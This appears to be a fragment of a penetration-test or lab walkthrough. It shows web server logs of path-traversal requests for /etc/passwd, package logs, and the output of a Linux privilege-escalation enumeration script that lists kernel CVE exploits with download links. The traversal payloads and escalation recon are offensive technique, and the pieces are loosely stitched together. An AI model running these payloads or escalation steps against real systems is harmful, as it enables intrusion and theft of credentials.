192.168.203.128 - - [08/Jan/2023:04:53:34 -0500] "GET /../../../../../../../../../../../../../etc/passwd HTTP/1.1" 400 173 "-" "-"
192.168.203.128 - - [08/Jan/2023:04:53:34 -0500] "GET /./../../../../../../../../../../../../etc/passwd HTTP/1.1" 400 173 "-" "-"
192.168.203.128 - - [08/Jan/2023:04:53:34 -0500] "GET /./././././../../../../../etc/passwd HTTP/1.1" 400 173 "-" "-"
192.168.203.128 - - [08/Jan/2023:04:53:34 -0500] "GET //../../../../../../../../../../../../etc/passwd HTTP/1.1" 400 173 "-" "-"
192.168.203.128 - - [08/Jan/2023:04:53:37 -0500] "GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1" 400 173 "-" "-"
192.168.203.128 - - [08/Jan/2023:04:54:00 -0500] "GET /password HTTP/1.1" 400 173 "-" "-"
192.168.203.132 - - [08/Jan/2023:08:27:47 -0500] "GET /navigate/login.php/../../../../../../../../../../etc/passwd HTTP/1.1" 400 173 "-" "-"
192.168.203.132 - - [08/Jan/2023:08:27:51 -0500] "GET /navigate/login.php../../../../../../../../../../etc/passw* HTTP/1.1" 400 173 "-" "-"
192.168.203.132 - - [08/Jan/2023:08:27:56 -0500] "GET /navigate/login.php////////../../../../../../etc/passwd HTTP/1.1" 400 173 "-" "-"
192.168.203.132 - - [08/Jan/2023:08:28:26 -0500] "GET /navigate/login.php/htdocs/../../../../../../../../../../../etc/passwd HTTP/1.1" 400 173 "-" "-"
2021-05-30 12:08:45 configure base-passwd:amd64 3.5.46 3.5.46
2021-05-30 12:08:45 install base-passwd:amd64 <none> 3.5.46
2021-05-30 12:08:45 status half-configured base-passwd:amd64 3.5.46
2021-05-30 12:08:45 status half-installed base-passwd:amd64 3.5.46
2021-05-30 12:08:45 status installed base-passwd:amd64 3.5.46
2021-05-30 12:08:45 status unpacked base-passwd:amd64 3.5.46
2021-05-30 12:08:52 status half-configured base-passwd:amd64 3.5.46
2021-05-30 12:08:52 status half-installed base-passwd:amd64 3.5.46
2021-05-30 12:08:52 status unpacked base-passwd:amd64 3.5.46
2021-05-30 12:08:52 upgrade base-passwd:amd64 3.5.46 3.5.46
2021-05-30 12:08:55 install passwd:amd64 <none> 1:4.5-1.1
```

```
2021-05-30 12:08:55 status half-installed passwd:amd64 1:4.5-1.1
2021-05-30 12:08:55 status unpacked passwd:amd64 1:4.5-1.1
2021-05-30 12:08:57 configure base-passwd:amd64 3.5.46 <none>
2021-05-30 12:08:57 status half-configured base-passwd:amd64 3.5.46
2021-05-30 12:08:57 status unpacked base-passwd:amd64 3.5.46
2021-05-30 12:08:58 configure passwd:amd64 1:4.5-1.1 <none>
2021-05-30 12:08:58 status half-configured passwd:amd64 1:4.5-1.1
2021-05-30 12:08:58 status installed base-passwd:amd64 3.5.46
2021-05-30 12:08:58 status installed passwd:amd64 1:4.5-1.1
2021-05-30 12:08:58 status unpacked passwd:amd64 1:4.5-1.1
Description: Set up users and passwords



                          ╔══════════════════╗
═════════════════════════════╣ API Keys Regex ╠═════════════════════════════
                          ╚══════════════════╝
Regexes to search for API keys aren't activated, use param '-r'
```

linux-exploit-suggester

```
chmod +x les.sh
./les.sh

Available information:

Kernel version: 4.19.0
Architecture: x86_64
Distribution: debian
Distribution version: 10
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

81 kernel space exploits
49 user space exploits

Possible Exploits:

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2019-13272] PTRACE_TRACEME

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
   Exposure: highly probable
   Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},
[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
   Download URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/
47133.zip
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
   Comments: Requires an active PolKit agent.
```

```
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/
cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/
exploit.c
   Comments: ip_tables kernel module must be loaded
```